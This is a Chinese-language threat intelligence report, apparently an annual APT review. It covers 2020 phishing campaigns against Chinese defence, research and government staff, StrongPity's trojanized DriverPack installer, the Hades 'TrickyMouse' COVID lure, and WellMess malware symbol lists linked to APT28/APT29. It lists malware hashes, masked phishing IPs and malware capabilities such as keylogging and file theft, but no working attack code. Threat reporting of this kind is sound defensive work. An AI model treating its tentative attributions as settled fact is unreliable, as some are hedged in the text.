我们观察到其持续在进行网站钓鱼页攻击。该组织常采用 QQ 邮箱中转站文件页面、126 免费邮箱附件下载页面等形式作为钓鱼网页，模仿为一个正常文档的文件下载站点，实则为钓鱼页面，诱导目标输入账号密码，点击验证或登录后实则将账号密码发送到攻击者服务器上，实现敏感信息窃取。

通过 sumap 全球网络空间超级雷达针对性的搜索相关信息，我们发现了更多拓展信息和历史数据。



安恒威胁情报中心的监控数据表明，毒云藤组织目前仍持续活跃，从上图中的诱饵主题可以了解到，毒云藤的目标主要为我国境内的科技、军工、政府等重要人员和精英人才。

开始活跃时间	钓鱼站点IP地址	钓鱼主题列表
2020-08-12	137.***.***.179	航天科[redacted]有限公司招聘简章及2020年毕业生需求.rar
2020-08-09	141.***.***.8	试稿作业说明-20200805.rar
2020-08-04	167.***.***.12	会议资料-定稿ppt.rar
2020-07-21	149.***.***.21	重要通知.pdf
2020-07-17	45.***.***.32	会议资料-定稿ppt.rar
2020-07-16	45.***.***.4	重要通知.pdf
2020-07-16	45.***.***.45	[redacted]工程大学2020年硕士研究生招生.doc
2020-07-02	78.***.***.185	关于调整部分优抚对象等人员抚恤和生活补助标准的通知.pdf
2020-06-30	45.***.***.180	关于自动军工科研项目管理十四五发展规划工作通知.pdf
2020-06-29	45.***.***.62	国际航空科学大会（ICAS2020）通知附件.pdf
2020-06-25	104.***.***.114	全国等离子体科学技术会议.rar
2020-06-09	66.***.***.222	XXX项目可行性研究报告.doc
2020-05-14	45.***.***.51	2020-2025年中国军民融合行业市场需求与投资规划分析报告_目录.pdf
2020-05-04	149.***.***.5	投稿格式.doc
2020-05-03	139.***.***.110	[redacted]兵学院96届一中队通信录.doc
2020-04-23	45.***.***.123	非典疫情对两岸影响分析.doc
2020-04-23	45.***.***.194	中国[redacted]工协会关于申报2020年度海洋工程科学技术奖的通知.zip
2020-04-22	45.***.***.251	[非密]▬9021B产品手册.rar
2020-02-05	149.***.***.144	新表.xlsx
2020-02-04	202.***.***.70	律师资格.rar
2020-01-28	207.***.***.64	项目材料-20191212.rar

开始活跃时间	钓鱼站点IP地址	钓鱼主题列表
2020-01-27	149.***.***.137	第十二届北京国际电子展[redacted]01671[redacted]1.pdf
2020-01-27	104.***.***.131	XXX可行性研究总体报告.doc
2020-01-21	78.***.***.243	XXX项目可行性研究报告.doc
2020-01-21	45.***.***.139	可行性研究报告修改稿.doc
2020-01-20	45.***.***.117	院科研外协供方专家资格推荐表.doc
2020-01-09	95.***.***.44	律师资格.rar
2019-11-30	45.***.***.180	XXX项目可行性研究报告.doc
2019-11-22	95.***.***.109	XXX装备性能研究报告.pdf
2019-11-15	198.***.***.214	XXX项目可行性研究报告.rar
2019-11-01	139.***.***.95	知远战略与防务研究所简介.pdf
2019-10-31	45.***.***.171	中国~一带一路~境外经贸合作区助力可持续发展报告.pdf
2019-10-15	202.***.***.59	国培命题-[redacted].pdf
2019-09-20	139.***.***.95	知远战略与防务研究所简介.pdf
2019-09-20	149.***.***.195	（资料）.docx
2019-09-18	149.***.***.207	[redacted]（硕士）+澳大利亚国立大学+国际关系.7z
2019-09-16	45.***.***.171	中国~一带一路~境外经贸合作区助力可持续发展报告.pdf
2019-05-07	95.***.***.55	哈佛大学经典.doc
2019-05-05	45.***.***.43	第十九届全国等离子体科学技术会议(第二轮通知).rar
2018-11-01	95.***.***.36	PPP中的政府隐性债务风险解析.pptx
2018-10-02	45.***.***.12	国防基础科研计划项目任务书.doc

中国台湾地区方向的攻击活动

今年 10 月份，安恒威胁情报中心监测到多个伪装成文档的攻击样本，伪装内容为较为敏感的材料。

相关样本伪装为 Word 图标，文档内容为检察院裁决书相关或“资金洗钱”相关。

本次攻击中内嵌的核心远控程序使用了开源的 AsyncRAT 远控，最终的回连域名解析 IP 位于中国台湾地区。综合判断攻击者似来自中国台湾方向。

中东方面的 APT 组织主要活跃在伊朗、以色列、叙利亚等国家，由于中东地区错综的地缘政治因素和纷繁复杂的能源贸易，攻击活动往往围绕政府单位、能源机构和电力行业等。

2020.11
- StrongPity组织首次针对我国重要机构进行定向攻击活动

2020.10
- Infy组织使用Foudre后门进行攻击活动
- Silent Librarian组织对十多个国家发起攻击，目的是窃取学生的登录凭据，窃取研究和专利数据
- MuddyWater组织Quicksand行动攻击以色列

2020.09
- Rampant Kitten组织被披露对伊朗侨民和持不同政见者的伊朗实体进行监视行动
- 伊朗Charming Kitten 组织冒充记者通过社交软件等接近目标派发钓鱼链接收集信息，以色列学者和美国政府雇员成其目标

2020.07
- 中东电信公司遭OilRig组织攻击

2020.06
- MuddyWater组织使用新的恶意软件框架MementoMori，已发现土耳其、埃及和阿塞拜疆受影响

2020.05
- 伊朗APT组织Chafer攻击中东政府和航空运输业窃取数据
- StrongPity组织伪装驱动程序DriverPack进行攻击活动


2020.04
- 叙利亚SEA APT组织使用71个恶意APP监视周边地区公民

2020.02
- Fox Kitten间谍计划通过VPN对目标执行侦察与监控，至少包括以色列、美国、澳大利亚等十余国受影响

StrongPity组织

今年 5 月下旬，安恒威胁情报中心在日常的高级威胁监测过程中，发现多个冒充合法软件攻击活动。根据攻击特征结合威胁情报中心的分析平台关联其他样本，对样本特征、攻击手法、行为动机、使用技术等综合分析，我们发现此次攻击方为 APT 组织 Strong Pity。该团伙主要攻击特征为水坑攻击，如将软件下载网站上的合法安装程序替换成木马程序，或者仿冒官方网站的域名进行木马的分发。相关恶意软件用于定位敏感类型文件，并将文件压缩加密后发送到远程服务器。

在此次攻击活动中，攻击者通过将恶意软件伪装成常用驱动更新软件 DriverPack，安装包文件欺骗受害者下载执行，最终窃取受害者敏感类型文件。



相关样本会释放多个恶意文件并组合执行。

DriverPack-17-Online.exe 65975F0EC8F73437DB3A5374B09A441B	合法程序，DriverPack是一款为Windows平台提供硬件驱动程序的工具
winslui32.exe EE0D81AA07BB9AD185D0E72A60AAA7B7	恶意组件，文件描述为“Windows Security Health Host”，上传sft文件
seceditr.exe 1AB967D62F34DE6CB5C07B6F6BEFC8F3	恶意组件，文件描述为“Windows Security Configuration Editor”，保持持久性
spools32.exe MD5E373D3A1C0626680EE079A2C8B214E3D	恶意组件，获取敏感类型文件后压缩加密为sft文件。

由于东欧存在一个军事大国俄罗斯，2020 年东欧方向多个 APT 的组织归因与之相关。乌克兰、爱沙尼亚、格鲁吉亚等也是网络攻击的高发区。此外，在美俄较量过程中，网络战的影子也可窥见一二。

2020.11
- 卢甘斯克组织针对乌克兰进行定向攻击

2020.10
- Turla组织使用自定义恶意软件攻击欧洲政府实体
- 美国国土安全部（DHS），网络安全、基础设施安全局（CISA）和联邦调查局（FBI）声称俄罗斯APT组织Energetic Bear入侵并窃取了美国政府网络的数据

2020.07
- APT28持续对北约、中亚、中东目标进行攻击活动
- 英国NCSC、加拿大CSE、美国NSA联合报告声明WellMess系列针对COVID-19进行的攻击活动和APT29有关

2020.05
- 德国总理默克尔证实自己曾被俄罗斯军事情报机构攻击

2020.04
- Gamaredon组织使用Covid-19主题的诱饵针对欧洲国家及其他国家发起攻击


2020.03
- Turla攻陷亚美尼亚知名网站，通过水坑活动分发NetFlash和PyFlash

2020.02
- 魔鼠行动，疑似Hades组织以Covid-19为主题攻击乌克兰
- Gamaredon组织加大对乌克兰的攻击力度

魔鼠行动（Operation TrickyMouse）—— Hades组织


对 Hades 组织的归因，至今没有一个非常明确的定论。根据已有披露的信息，有一种可能认为其来自朝鲜，另一种说法认为其和俄罗斯组织 APT28 有关。该组织最早被披露是在 2017 年 12 月 22 日对韩国平昌冬奥会的攻击使用了命名为“Olympic Destroyer”的恶意软件。后续国外友商又发现了几起 Hades 的攻击活动。攻击目标包括俄罗斯、乌克兰和其他几个欧洲国家，俄罗斯金融部门、欧洲和乌克兰的生物和化学威胁预防实验室等都是其瞄准的对象。


2020 年 2 月新冠疫情期间，安恒威胁情报中心捕获到一起以“COVID-19”（新型冠状病毒肺炎）为主题的恶意攻击，攻击目标指向乌克兰。这次攻击采用了带有恶意宏代码的伪装文档，标题为“Коронавірусна інфекція COVID-19.doc”（冠状病毒感染 COVID-19.doc），文件内容仿制乌克兰卫生部公共卫生中心。



该样本使用宏代码，最终释放出 C# 写的远控载荷。

通过多维关联分析，我们认为这次攻击活动的背后组织为 Hades。由于在 C# 远控载荷中发现了有趣的特殊字符串“Trick: TrickyMouse”，可能存在一定的特殊意义，所以我们将这次攻击命名 Operation TrickyMouse，即魔鼠行动。





此次行动的最终载荷程序具有如下功能。

- 收集用户名、机器名、网络适配器等信息
- 获取进程信息
- 键盘记录
- 屏幕信息
- 注册表操作解决编码问题
- Socks5指令，似使用socks5
- Klg指令，似键盘记录功能的启动、停止和更新

某厂商SSL VPN事件分析 - APT28/APT29

2020 年 4 月 6 日，国内某安全设备厂商发布了一则《关于境外非法组织利用 SSL VPN 设备下发恶意文件并发起 APT 攻击活动的说明》，披露了境外 APT 组织通过某 VPN 设备漏洞拿到权限后，进一步利用 SSL VPN 设备 Windows 客户端升级模块签名验证机制的缺陷植入后门的 APT 攻击活动。

此次攻击事件包含了多类攻击程序，其中有一类为“WellMess”，是用 go 语言编写的 botlib 程序，在 4 月份的这次事件中，我们观察到样本项目名称为 SangforPromote.exe，从项目名称可以推断是针对该厂商设备做的定制开发。

```
C:/Server/BotUI/App_Data/Temp/SangforPromote.exe/src/botlib/z32base.go
C:/Server/BotUI/App_Data/Temp/SangforPromote.exe/src/botlib/transport.go
C:/Server/BotUI/App_Data/Temp/SangforPromote.exe/src/botlib/symmcrypto.go
C:/Server/BotUI/App_Data/Temp/SangforPromote.exe/src/botlib/rc6.go
C:/Server/BotUI/App_Data/Temp/SangforPromote.exe/src/botlib/normalbase64.go
C:/Server/BotUI/App_Data/Temp/SangforPromote.exe/src/botlib/messagedns.go
C:/Server/BotUI/App_Data/Temp/SangforPromote.exe/src/botlib/message.go
C:/Server/BotUI/App_Data/Temp/SangforPromote.exe/src/botlib/lc_windows.go
C:/Server/BotUI/App_Data/Temp/SangforPromote.exe/src/botlib/landec.go
C:/Server/BotUI/App_Data/Temp/SangforPromote.exe/src/botlib/generatekey.go
C:/Server/BotUI/App_Data/Temp/SangforPromote.exe/src/botlib/exec_windows.go
C:/Server/BotUI/App_Data/Temp/SangforPromote.exe/src/botlib/chunks.go
C:/Server/BotUI/App_Data/Temp/SangforPromote.exe/src/botlib/choise.go
C:/Server/BotUI/App_Data/Temp/SangforPromote.exe/src/botlib/chat.go
C:/Server/BotUI/App_Data/Temp/SangforPromote.exe/src/botlib/botchat.go
```

“WellMess”组件最早在 2018 年被日本 CERT 曝光，当时在日本的一些机构中发现了这类样本。该组件包含多个平台的版本，包括 Golang&ELF、Golang&PE 和 .Net&PE。


2018年

```
_/home/ubuntu/GoProject/src/bot/botlib.EncryptText
_/home/ubuntu/GoProject/src/bot/botlib.encrypt
_/home/ubuntu/GoProject/src/bot/botlib.Command
_/home/ubuntu/GoProject/src/bot/botlib.reply
_/home/ubuntu/GoProject/src/bot/botlib.Service
_/home/ubuntu/GoProject/src/bot/botlib.saveFile
_/home/ubuntu/GoProject/src/bot/botlib.UDFile
_/home/ubuntu/GoProject/src/bot/botlib.Download
_/home/ubuntu/GoProject/src/bot/botlib.Send
_/home/ubuntu/GoProject/src/bot/botlib.Work
_/home/ubuntu/GoProject/src/bot/botlib.chunksM
_/home/ubuntu/GoProject/src/bot/botlib.Join
_/home/ubuntu/GoProject/src/bot/botlib.wellMess
_/home/ubuntu/GoProject/src/bot/botlib.RandStringBytes
_/home/ubuntu/GoProject/src/bot/botlib.GetRandomBytes
_/home/ubuntu/GoProject/src/bot/botlib.Key
_/home/ubuntu/GoProject/src/bot/botlib.GenerateSymmKey
_/home/ubuntu/GoProject/src/bot/botlib.CalculateMD5Hash
_/home/ubuntu/GoProject/src/bot/botlib.Parse
_/home/ubuntu/GoProject/src/bot/botlib.Pack
_/home/ubuntu/GoProject/src/bot/botlib.Unpack
_/home/ubuntu/GoProject/src/bot/botlib.UnpackB
_/home/ubuntu/GoProject/src/bot/botlib.FromNormalToBase64
_/home/ubuntu/GoProject/src/bot/botlib.RandInt
_/home/ubuntu/GoProject/src/bot/botlib.Base64ToNormal
_/home/ubuntu/GoProject/src/bot/botlib.KeySizeError.Error
_/home/ubuntu/GoProject/src/bot/botlib.New
```

新


```
botlib.transformRighttBytes
botlib.reply
botlib.Service
botlib.saveFile
botlib.UDFile
botlib.Download
botlib.Send
botlib.SendD
botlib.Work
botlib.Resolve
botlib.chunksM
botlib.Join
botlib.wellMess
botlib.JoinDnsChunks
botlib.Exec
botlib.RandStringBytes
botlib.GetRandomBytes
botlib.Key
botlib.GenerateSymmKey
botlib.Transf
botlib.getWindowsLocaleFrom
botlib.getAllWindowsLocaleFrom
botlib.GetLocale
botlib.Parse
botlib.Pack
botlib.Unpack
botlib.UnpackB
```

安恒威胁情报中心根据此次“WellMess”的 C2 进行了关联分析，依托微软公开披露的数据，得出此次事件和 APT28 有所关联。



此外，WellMess 背后的的攻击组织还针对美国、英国和加拿大等的新冠、疫苗相关的研究上进行攻击活动。


2020 年 7 月，英国 NCSC、加拿大 CSE 和美国 NSA 的联合报告声明，一系列与 COVID-19 相关的攻击活动和 APT29 有关。



未归属组织攻击活动情况

多米诺行动（Operation Domino）


2020年9月中旬，安恒威胁情报中心监测到了一个来自白俄罗斯的rtf样本，其被命名为“СВЕДЕНИЯОПОДСУДИМОМ.rtf”（大致意思为“被告人的相关信息”），相关文件被伪装为刑事案件登记卡，内容中可以看出与最高法院司法部门的相关信息，文档里面的语言属于俄语。这份模板可以在俄罗斯的一个教育网站上下载到。这是一起明显的利用了“白俄罗斯总统大选结束后，爆发大规模抗议游行，大量游行者被捕”事件发起的网络攻击。



